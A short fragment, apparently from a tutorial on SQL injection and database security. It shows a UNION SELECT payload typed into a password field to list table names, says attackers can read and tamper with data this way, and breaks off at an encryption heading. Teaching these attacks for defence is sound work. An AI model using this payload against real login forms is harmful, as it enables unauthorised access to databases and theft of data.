


+ Check this employee again:




Get table name using SQL Injection

+ Get table name by query on password field using query Anything' UNION SELECT table\_name, 'string' FROM tabs WHERE table\_name like '%



+ Result:



Conclusion: Hacker can get information, data, play with your data on database by using SQL Injection.

# Encryption Data store in Database